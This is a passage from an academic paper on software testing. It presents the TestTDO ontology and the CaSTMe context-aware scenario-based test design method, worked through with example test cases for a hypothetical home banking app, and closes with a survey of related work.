specification languages. For example, a Situation Model could be a UML sequence diagram that represents a specific sequence of communications between objects by messages. Suppose that this diagram would serve as input for the development of a certain class in Java, then the object that is an instance of that class in the diagram has the semantics of Developable Entity (i.e., Target Entity) in the Particular Situation. Also, the other objects that interact (or influence) with the target have the semantic of Context Entities. Once this Developable Entity is built, it will go through to a testing process in order to verify it. This testing process will involve other Particular Situations (or Test Particular Situations), in which the Developable Entity will henceforth have a more specific semantics, namely, Testable Entity.

As a final comment of this sub-section, note that in Figure 3 we only illustrate the main concepts of SituationCO that will be used in our context-aware Testing Design Method, but the reader can access all definitions of terms, properties and relationships of this ontology in [17].

2.3. TestTDO: A Top-Domain Ontology for Software Testing

As depicted in Figure 3, TestTDO [13], [18] has the terms Test Goal, Test Project and Test Particular Situation. A Test Project is a Project representing a temporary and goal-oriented endeavor for testing with definite start and finish dates. Test Projects operationalize Test Goals, which

are business goals for testing that the organization intends to achieve. Additionally, a Test Goal implies a Test Particular Situation which is defined by Test Projects.

A Test Particular Situation is a Particular Situation (from SituationCO) that represents an association between one or more Testable Entities in the role of test target and none or many Test Context Entities in the role of test environment. Note that the Particular Situation terminological pattern from SituationCO is mirrored in TestTDO for the abovementioned terms. In addition, at this point it is important to remark why a Test Particular Situation could associate none Test Context Entity. This is so since, in conventional testing (i.e., without considering the context), the Test Particular Situation doesn't need to represent or be aware of Test Context Entities that influence the Testable Entity.

On the one hand, a Testable Entity (or Test Object) is a concrete object to be tested, which may have none or many Test Items, which in turn are testable. In other documents as [5], this term is usually called System Under Test (SUT) but note that a Testable Entity could be a system, a specified functional requirement, an architectural design, i.e., it is not only limited to systems. On the other hand, a Test Context Entity represents the concrete context object in which the Testable Entity is situated. Recall that a Test Context Entity has the role of the test environment in a Test Particular Situation. According to [5], a test environment is “an




Figure 3. Main concepts of some FCD-OntoArch's ontologies reused in the present work.

environment containing hardware, instrumentation, simulators, software tools, and other support elements needed to conduct a test”.

Test Goals can be derived into one or more Test Requirements. A Test Requirement states (i.e., has a *statement*), taking into account the Test Goal *purpose*, what must be verified/validated of a Testable Entity (and/or Test Item) based on the Test Basis, if any. Also, a Test Requirement must include the *test level* (e.g., unit, integration, system, acceptance, etc.) and the *phase* (e.g., development, operative, maintenance, etc.) of the Testable Entity. Finally, it has a set of *completion criteria*, which are the conditions by which the Test Requirement will be judged as complete for stakeholders.

Additionally, Testing is a Work Process that is composed of at least three interrelated Testing Activities

conducted to facilitate the discovery of defects and/or the assessment of Characteristics and Attributes of a Testable Entity. One of these activities is Testing Design, in which Test Cases are produced. Although in Figure 3 we don't make explicit the other two activities (Testing Realization and Testing Analysis) since this work only focuses on a Testing Design Method, we will briefly comment on the Testing Realization activity. This consumes one or more Test Specifications (i.e., Test Cases, Test Suites or Test Checklists) in order to produce one or more Test Results (i.e., Actual Results and/or Incidents). Also, specific kinds of Testing Realization are Static Testing and Dynamic Testing. The former has the objective of checking a Testable Entity against one or more Test Specifications without the execution of its software code, if any. Instead, Dynamic Testing aims at verifying/validating a Testable Entity against one or more Test Specifications with the execution of its software code.

Test Cases are artifacts that contain the necessary information (e.g., *preconditions*, *inputs*, *expected results* and *postconditions*) to perform mainly Dynamic Testing. The Test Case's *input* is the data information used to drive test execution [1]. On the other hand, an *expected result* is a value that is expected to get after a Testable Entity is exercised using the Test Case's *inputs*. *Preconditions* are any kind of constraint that must evaluate to true before the Test Case's *input* be used in test execution (Dynamic Testing activity). According to [5], *preconditions* are the required state of a test item (Testable Entity) and its environment (Test Context Entities) prior to test case execution. Finally, *postconditions* are any kind of constraint that must evaluate to true after the Test Case's *input* was used and the Actual Result was yielded in a Testing Realization activity.

In order to design Test Cases, the Testing Design activity could consume some artifacts as Test Basis and *specifications* of Test Particular Situations. Note that Test Basis may come from development and/or maintenance such as requirements specification, architectural design, documented source code, etc., which in turn could be linked to Non-Functional Requirements and Functional Requirements.

In addition, Testing Design activity has assigned some Testing Design Method (or Testing Design Technique) which is useful to produce Test Cases. A Testing Design Method is a Testing Method, i.e., a specific and particular way to perform the specified steps for a task included in a Testing Activity. Also, the specific and particular way of a Testing Design Method –i.e., *how* the specified steps in a testing task should be made- is represented by a *design procedure* and *rules*.

There are three kinds of Testing Design Methods as per [3], namely: Specification-based Method (also known as black-box), Structure-based Method (also known as white-box), and Experience-based Method. A Specification-based Method always uses a Test Basis when enacting the Testing Design activity to derive Test Cases without referring to the internal structure of the Testable Entity. Note that a Scenario-based testing approach (or Context-aware Scenario-based Testing Method as we propose in the present work) is a Specification-based Method.

As a final comment, note that we only show in Figure 3 the main concepts of TestTDO that enrich the proposed context-aware testing design method, but the reader can access all other definitions of terms, properties and relationships of this ontology in [13], [18].

3. A Testing Design Method to Produce Context-Aware Test Cases

This Section aims at showing and exemplifying our testing design method that supports the design of context-

aware test cases, including conventional test cases as well. It is important to remark that this testing method is a Specification-based Method (i.e., a black-box testing technique) and we call it CaSTMe (*Context-aware Scenario-based Testing Method*), as it covers a set of variations of scenarios. Additionally, this technique is intended to be applied to perform Dynamic Testing. As previously, we will continue highlighting the reused terms of the ontologies with capital letters, properties in italics, and non-taxonomic relationships with underlining.

Table 1 contains the template for CaSTMe. First, this template is intended to capture all relevant information for a Test Particular Situation. For a given Test Particular Situation, testing designers must consider its *positive statement* and its Situation Model. Both *positive statements* and Situation Models could be specified in natural language, but the Situation Model would be more valuable if it is formally specified in a standardized diagram as well, such as UML sequence diagrams, UML communication diagrams, among others. It is important to remark that this Test Particular Situation could be designed by testing designers or could be previously produced in some phase of the software development cycle. Also, it could be partially produced at some earlier stage and then testing designers may improve that Test Particular Situation specification.

Table 1. CaSTMe template

Test Particular Situation: - <i>positive statement</i> : - Situation Model <i>specification</i> :
Testable Entities:
Test Context Entities: (not mandatory for conventional testing)
Test Basis:
Test Cases: - <i>input</i> : - <i>expected result</i> : - <i>preconditions</i> : - <i>postconditions</i> :

Once the Test Particular Situation was defined, testing designers must identify Testable Entities (and Test Items) and Test Context Entities (if any) which influence them by analyzing the Test Particular Situation. Moreover, the template capture Test Basis information (like the specification of Functional or Non-Functional Requirements) since these can be useful in order to design Test Cases' *expected results*.

Ultimately, by using all the information included in the template (Test Particular Situations, Test Context Entities and Test Basis), testing designers produce (context-aware or conventional) Test Cases. As commented previously, Test Particular Situations (and the associated Test Context Entities) can influence Test Cases' *inputs*, *conditions* or both. Therefore, testing designers must analyze Situation Models in order to design the *inputs* and/or *conditions* of the Test Cases, which will be useful to effectively verify or validate the expected behavior of the Testable Entity with its surrounding Test Context Entities.

In the following sub-sections, we will show four Test Particular Situations to exemplify our Testing Design Method, namely: 3.1) there are no related Test Context Entities; 3.2) Test Context Entities only influence Test Cases' *inputs*; 3.3) Test Context Entities only influence Test Cases' *conditions*; and 3.4) Test Context Entities influence both *inputs* and *conditions*.

For the exemplified Test Particular Situations, we consider the following Testable Entity and its Test Items:

Testable Entity:

- name*: HBA (Home Banking App).
- brief description*: HBA is a mobile application that allows the user to check the current status of their bank accounts and other information related to the user's accounts. Also, HBA allows the user to make transactions, buy foreign currency, among other operations.

Test Item #1:

- name*: HBA App Configuration module.
- brief description*: This module contains a set of functions to manage generic aspects of the HBA app like the language of preference, notifications, sound, among other customized parameters.

Test Item #1.1:

- name*: Language module.
- brief description*: This module contains a set of functions related to language management.

Test Item #1.1.1:

- name*: "setAppLanguage".
- brief description*: This function sets the current application language and returns true if the language is changed correctly or false if an error occurs.

In addition, we formulated two Functional Requirements (FR) related to the Testable Entity called HBA. They are named FR#1 and FR#2, which serve as Test Basis. FR#1 will be used in Situations #1, #2 and #3:

Functional Requirement #1 (FR#1):

-*statement*: A program that receives a specific foreign language L as input to set the current HBA application language to L is required. The program should return true if the language has been changed successfully, or false if any problem has happened.

3.1. Test Particular Situation #1: Test Context Entities are not needed

In this first scenario of the proposed CaSTMe, we consider the following Particular Situation:

Test Particular Situation #1:

- positive statement*: The user tries to change the HBA application language to English.
- Situation Model specification**: The user starts the HBA app that is configured with the Russian language. Then, without being logged in, the user will change the language of the application to English, which is the default app language (i.e., it doesn't need to be downloaded from an external service). This is formally represented in Figure 4 in a UML communication diagram.

In short, the UML communication diagram shown in Figure 4 represents a sequence of messages between a user and the HBA app. First, the user attempts to know what is the current language (see the message with code 1), which is Russian (1.1). Second, the user decides to set the language to English (2) and successfully does it (3 and 3.1).

Analyzing the Situation #1, the reader can note that the target Testable Entity is the Test Item 1.1.1, i.e., the function named "setAppLanguage". Recall that this function returns true if the language has been changed successfully, or false if any problem has happened (see above descriptions of Test Item 1.1.1 and FR#1). Additionally, notice that in this Test Particular Situation the Test Context Entities are not required. This is so since the HBA app doesn't need to request some external files in order to change the language to English as it happens in the next Situation #2.




Figure 4. Situation Model specification for the Test Particular Situation #1.

As a result of the Test Particular Situation #1 analysis, we produce the following non-context-aware Test Case:

Test Case #1.1:

- input: English.
- expected result: true.
- preconditions: the App language is Russian.
- postconditions: the App language is English.

Moreover, note that the *expected result* was derived by using the FR#1 as Test Basis.

3.2. Test Particular Situation #2: Test Context Entities influences only the Test Cases' input

In this second scenario of the proposed Testing Design Method, we consider the next Test Particular Situation:

Test Particular Situation #2:

-positive statement: The user tries to change the HBA application language to another available language.

-Situation Model specification: The user starts the HBA app that is configured with the default language, i.e., the English language. Then, without being logged in, the user will try to change to each available language. For this, first the user must query all available languages without any problem (i.e., the Available Languages endpoint must be online). Next, to be able to switch to each available

language, the HBA app must request the non-default languages and download them from web services without any problem (i.e., the Language Downloader endpoint must be online). Note that, for this situation, all non-default languages have not been previously downloaded. Also, a default language is a language that the HBA app doesn't need to download it. Instead, a non-default language is a language that the HBA app needs to download it at least once. Additionally, this is formally represented in Figure 5 in a UML communication diagram.

Briefly, the UML communication diagram shown in Figure 5 represents a sequence of messages between a user and the HBA app in addition to the communication between the HBA app and the external Language service. First, the user tries to know what is the current language (1), which in fact is English (1.1). Second, the user attempts to know what are the available languages (2). In order to the HBA app can respond to the user with the list of available languages (2.1.1.1), it must request the list to the available languages service before (2.1 and 2.1.1 messages). Finally, the user decides to set the language to some non-default language (3) and successfully does it (4 and 4.1) since the HBA app requests the language files to the language downloader service (3.1 and 3.1.1).

Once again, by analyzing Situation #2 the reader can note that the target Testable Entity is the Test Item 1.1.1. Also, notice two Test Context Entities for this Test Particular Situation are, namely:




Figure 5. Situation Model specification for the Test Particular Situation #2.

Test Context Entity #2.1:

-*name*: Available Languages endpoint of HBA API.

-*brief description*: this endpoint returns a list of available languages for the HBA app.

Test Context Entity #2.2:

-*name*: Language Downloader endpoint of HBA API.

-*brief description*: this endpoint allows downloading the files of some available language.

In this specific Test Particular Situation, the Test Context Entities don't influence the Test Cases' *conditions* since the external services are online. Also, since Test Context Entity #2.2 is online, the user will always be able to successfully switch to any available language in this situation. Therefore, we might not consider this Context Entity when designing the Test Cases. However, it is important to take it into account later when designing the test environments to execute the tests. Note that the *conditions* of the following Test Cases are similar to the previous Test Case for Situation #1 (without Test Context Entities). To design *conditions*, we take into account the Test Particular Situation itself and not the associated Test Context Entities. Additionally, the *postconditions* were derived considering the Test Cases' *inputs* as well.

On the other hand, Test Context Entity #2.1 influences Test Cases' *inputs* since the *inputs* depend on the list of available languages returned by this Context Entity. According to De Souza and Travassos [14], when the context influences only the *inputs*, the consequence will be increasing the number of Test Cases. Therefore, as a result of the Test Particular Situation #2 analysis, we produce the following context-aware Test Cases:

The *input* data for all Test Cases is the set of available languages for the HBA app without including the English language. Let's call it L_s :

$L_s = \{L_1, L_2, \dots, L_n\}$ where n is the number of available languages for the HBA app (without including the English language).

Test Case #2.1:

-*input*: language L_1 .

-*expected result*: true.

-*preconditions*: the App language is English.

-*postconditions*: the App language is L_1 .

Test Case #2.2:

-*input*: language L_2 .

-*expected result*: true.

-*preconditions*: the App language is English.

-*postconditions*: the App language is L_2 .

...

Test Case #2.n:

-*input*: language L_n .

-*expected result*: true.

-*preconditions*: the App language is English.

-*postconditions*: the App language is L_n .

Once again, note that the *expected results* were derived by using the FR#1 as Test Basis.

3.3. Test Particular Situation #3: Test Context Entities influences only the Test Cases' *conditions*

For the third scenario of the proposed Testing Design Method, we consider the next Test Particular Situation:

Test Particular Situation #3:

-*positive statement*: The user tries to change the HBA application language to the Chinese language but the Chinese language was not downloaded previously and the Language Downloader endpoint of HBA API is offline.

-*Situation Model specification*: The user starts the HBA app that is configured with the default language, i.e., the English language. Then, without being logged in, the user will try to change to the Chinese language but cannot be changed since the Chinese language was not downloaded previously. Additionally, the Language Downloader endpoint of HBA API is offline. So, the HBA app will show to the user an error message indicating this issue. This is formally represented in Figure 6 in a UML communication diagram.

In short, the UML communication diagram shown in Figure 6 represents a sequence of messages between a user and the HBA app in addition to the communication between the HBA app and the external Language service. First, the user tries to know what is the current language (1), which is English (1.1). Second, the user decides to set the language to Chinese (2) but it cannot do it correctly (2.2). This happens since the language downloader service is offline and the HBA gets no response when it requests the Chinese language files (2.1). Finally, when the user asks about the current language again (3), it remains English (3.1).

Like the previous situations, in this Test Particular Situation #3 the target Testable Entity is also the Test Item 1.1.1. In addition, we only note one Test Context Entity, which is the same as we mentioned before in Situation #2, namely, the Test Context Entity #2.2.

Unlike the previous Test Particular Situation, the Test Context Entity influences only Test Cases' *conditions* in this scenario, in particular, in the *postcondition*. This occurs




Figure 6. Situation Model specification for the Test Particular Situation #3.

because the language downloader service (i.e., the Test Context Entity #2.2) is offline causing the initial language (English) to be kept and therefore could not be changed to Chinese.

Consequently, as a result of the Test Particular Situation #3 analysis, we produce the following context-aware Test Case:

Test Case #3.1:

- input: Chinese.
- expected result: the “setAppLanguage” must return false and the HBA app must show to the user an error message.
- preconditions: the App language is English.
- postconditions: the App language is English.

Note that the *expected result* was derived by using the FR#1 as Test Basis and the Situation Model *specification*.

3.4. Test Particular Situation #4: Test Context Entities influences both the Test Cases' inputs and conditions

For this last scenario of the proposed Testing Design Method, we consider the next Test Particular Situation:

Test Particular Situation #4:

- positive statement: The user tries to know the available balance of its accounts.
- Situation Model specification: The user starts the HBA application and then successfully logs on. Finally, the user will query the balance of their accounts. This is formally represented in Figure 7 in a UML communication diagram.

The UML communication diagram in Figure 7 represents a sequence of messages between a user and the HBA app in addition to the communication among the HBA

app, the User Service and the Account Service. Furthermore, the Situation Model #4 shows the external communication between the services and the HBA users database that contains the test data. Note that we do not include the messages between the services and the database so as not to overload the diagram with a lot of messages, but the messages between these would be data queries and data flow.

In summary, as depicted in Figure 7, first the user starts the HBA app (1) and then tries to log in (2). When the user tries to log in, the HBA app validates the user log data (2.1) with the user validator service, and then this service checks if this user exists in the database. As the reader can see, the user successfully logs in (2.1.1 and 2.1.1.1). Next, the user requests its accounts (3). In this case, the HBA app requests the user accounts to the account management service (3.1) and then returns the list of user accounts to the user (3.1.1 and 3.1.1.1). Finally, the user selects one of its accounts and requests the corresponding balance (4). In the sequel, the HBA app sends the message 4.1 to the Account Service in order to request the user balance and then the HBA app shows to the user the requested balance (4.1.1 and 4.1.1.1).

Analyzing the Situation #4, the reader can note that the target Testable Entity is the HBA app, i.e., the system as a whole. Also, notice that there are three Test Context Entities in this Test Particular Situation, namely:

Test Context Entity #4.1:

- name: Account management endpoint of HBA API.
- brief description: this endpoint contains a set of services related to the HBA user accounts.

Test Context Entity #4.2:

- name: Users management endpoint of HBA API.
- brief description: this endpoint contains a set of services related to the users of the HBA app.




Figure 7. Situation Model specification for the Test Particular Situation #4.

Test Context Entity #4.3:

-name: HBA users' database.

-brief description: the HBA users' database contains, for each user, their user ID, password, account numbers and the balance of each account.

We also consider the following FR as Test Basis:

Functional Requirement #2 (FR#2):

-statement: It is necessary, in the HBA app, to allow an authenticated user to query their accounts balance.

In this last Test Particular Situation, its associated Test Context Entities influence both the Test Cases' *inputs* and *conditions*. First, the users' database (i.e., Test Context Entity #4.3) influences the *inputs* since it will have to contain the test data in order to verify the FR#2. On the other hand, as the user must be logged in in order to request their accounts balance, Test Context Entity #4.2 will influence the *conditions*, in particular, the *preconditions*. Finally, we do not consider Test Context Entity #4.1 to design Test Cases, but it will be important to take it into account in the next activities where the test environments are implemented. Therefore, as a result of the Test

Particular Situation #4 analysis, we produce the following context-aware Test Cases:

The *input* data for all Test Cases are in the database (i.e., the Test Context Entity #4.3) that contains the account numbers for each user. A specific user U1 has a set of accounts. Let's call it Acs_{U1} :

$Acs_{U1} = \{Ac1_{U1}, Ac2_{U1}, \dots, Acn_{U1}\}$ where n is the number of accounts of the user U1.

Besides, for each user account, the corresponding balance is in the database (i.e., Test Context Entity #4.3) as well. Let's call it $B_{Acs_{U1}}$, which contains the set of balance for each account of the user U1:

$B_{Acs_{U1}} = \{B1_{Ac1_{U1}}, B2_{Ac2_{U1}}, \dots, Bn_{Acn_{U1}}\}$ where n is the number of accounts of the user U1.

Test Case #4.1:

-input: $Ac1_{U1}$.

-expected result: $B1_{Ac1_{U1}}$.

-preconditions: the user must be logged in.

-postconditions: no errors occur during test execution.

Test Case #4.2:

-input: Ac2_U1.

-expected result: B2_Ac2_U1.

-preconditions: the user must be logged in.

-postconditions: no errors occur during test execution.

...

Test Case #4.n:

-input: Acn_U1.

-expected result: Bn_Acn_U1.

-preconditions: the user must be logged in.

-postconditions: no errors occur during test execution.

Moreover, note that we only show Test Cases for one user as an example, but more Test Cases need to be designed for other users that are in the database.

4. Related Work

A recent related work is De Souza and Travassos [14]. In this work, the authors propose CATS#, which is an evolution of the CATS (Context-Aware Test Suite) design technique. Their technique is intended to support software engineers with the specification of context-aware Test Cases. By using this technique, Test Cases can capture the context itself and its variation as well. This context-aware Test Design technique, published as a vision paper, can have a practical impact, as it also explicitly models four scenarios in which context entities may influence the *inputs* of Test Cases, their *conditions*, or both. However, a robust conceptual foundation of Test Situation is lacking, as discussed in the current work.

In Mhanna *et al.* [6], the authors propose a methodology to generate test models based on the usage of the Testable Entity (they call it usage models). These models are derived from UML sequence diagrams taking into account only the messages from and to the user. A usage model represents a dynamic situation that involves the Testable Entity. In addition, their approach considers the context. These usage models (as Situation Model in our ontology) are useful to derive Test Cases. Other similar approaches, where Test Particular Situations and Test Cases are generated from UML diagrams, are discussed in [7]–[11].

Another related work is documented in Ami *et al.* [19]. In this paper, the authors propose *MobiCoMonkey* (*Mobile Contextual Monkey*), an automated tool that allows testers to test mobile apps using custom or auto-generated contextual scenarios. This tool considers the following Test Context Entities (called “contextual factors” in [19]): the GSM profile and the network (delay and status). Also, it can

change the rotation view, insert keypress events and toggling airplane mode. Besides, *MobiCoMonkey* has a contextual scenario generator that produces random scenarios based on a user-provided seed value considering the abovementioned Test Context Entities. In summary, this tool allows testers to generate and reproduce random contextual scenarios (i.e., random testing) in a mobile app in order to detect some bugs (like crashes). Additionally, the tester can design custom situations to perform other kinds of testing, like user interface testing.

In [20], Mehmood *et al.* propose an automated test data (i.e., the *inputs* and *expected results* of Test Cases) generation tool to perform functional testing in CASS. They only consider three Test Context Entities (called “context dimensions” in [20]), namely: time, location and events. The proposed tool can be useful to obtain automatically the *inputs* and possible *expected results* of context-aware Test Cases. Therefore, these Test Cases could detect some defects related to Test Particular Situations influenced by Test Context Entities. Also, note that the obtained test data will be related to different situations involving the Testable Entity influenced by Test Context Entities. On the other hand, we note that some of these authors published another related work in [21]. In summary, in this work they illustrate an approach for modeling the behavior of a CASS by extending the UML activity diagram. Also, they propose an automated model transformation approach to transform the behavior models into testing model in the form of functions nets. Their main goal is to automate the context-aware Test Case generation and execution. Note that their proposed approach only considers functional testing (i.e., they do not consider non-functional testing).

In [22], Almeida *et al.* present a Systematic Mapping Study that aims at identifying and discussing the state-of-the-art tools that allow automatically testing context-aware Android applications. As a result, in this study a total of 68 works and 80 tools were identified. However, the authors claim that only 5 of them are context-aware testing tools for Android applications. Additionally, they identified others 5 that support testing with Test Context Entities (they called “context features”). Some of these tools are documented in [23]–[25].

